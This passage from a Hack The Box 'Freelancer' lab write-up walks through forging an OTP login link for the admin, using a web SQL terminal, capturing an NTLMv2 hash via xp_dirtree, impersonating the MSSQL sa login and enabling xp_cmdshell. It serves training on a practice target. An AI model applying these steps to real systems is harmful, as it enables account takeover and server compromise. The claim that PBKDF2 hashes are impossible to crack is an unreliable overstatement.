
so for this to work the QR-Code should be only validating by the ID and this blob that caused an issue with the decoding should be the same for all users so what I'll do is
- Base64 encode the ID 2 and forge the link and try to visit the forged link to see what happens
and first attempt got Invalid token but this is because the first one was only valid for 5 minutes so lets grab a new one and maybe this blob is actually a time stamp or something
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ echo '2' | base64 -w 0
Mgo=┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ curl http://freelancer.htb/accounts/login/otp/Mgo=/cb7130d40b96e71cfb8ed53d623d0d55/
Invalid or expired OTP Token
and as you can see we get logged in as admin but you need to be carful cause the QR-Code becomes invalid once it is used once so if you clicked the link by mistake and sent a request you'll have to forge a new one

Admin Dashboard
and because of the info i mentioned earlier that these aren't two separate systems when i went to the admin dashboard i got logged in immediately cause our session got stored in the browser now and there is a SQL terminal there

and it actually executes MSSQL queries

so I used the freelancer database and started enumerating the tables

and in the freelancer_customuser table we get a lot of hashes but the issue is that they are all pbkdf2_sha256$60000
meaning that they are rotated 60000 times and each time is encrypted using sha256 which is impossible to crack in the first place

and I always try the NTLMv2 stealing using the xp_dirtree functionality of the MSSQL and we get the user who runs the server sql_svc
[SMB] NTLMv2-SSP Client   : 10.129.13.145
[SMB] NTLMv2-SSP Username : FREELANCER\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::FREELANCER:e734c6f3b4d4bb48:7719EC3FB2E29F367E405B965E192ADF:0101000000000000004E4F4E9AFADC013C2656F4967E2E5C0000000002000800300048005000530001001E00570049004E002D0056005500330055004600550049004E004B003200560004003400570049004E002D0056005500330055004600550049004E004B00320056002E0030004800500053002E004C004F00430041004C000300140030004800500053002E004C004F00430041004C000500140030004800500053002E004C004F00430041004C0007000800004E4F4E9AFADC0106000400020000000800300030000000000000000000000000300000F8703DDBD56909ECE18E284C602269D248BCB99CA0641C151282CDBC440BE4EF0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00380033000000000000000000
even though we got the hash but the cracking attempt came back negative and we couldn't crack it so I'll move to permissions enumeration on the MSSQL
Shell as sql_svc

we see that there is a sysadmin on the database which is the sa user and this is the default but this account isn't disabled so lets see if we can impersonate it


and here is all the information we need to know about our current session

now when we list the Impersonation we see that the Freelancer_webapp_user can impersonate sa on the server

and as you can see it worked and we are now sa so lets enable xp_cmdshell and get command execution
and we could enabled the xp_cmdshell without any issues
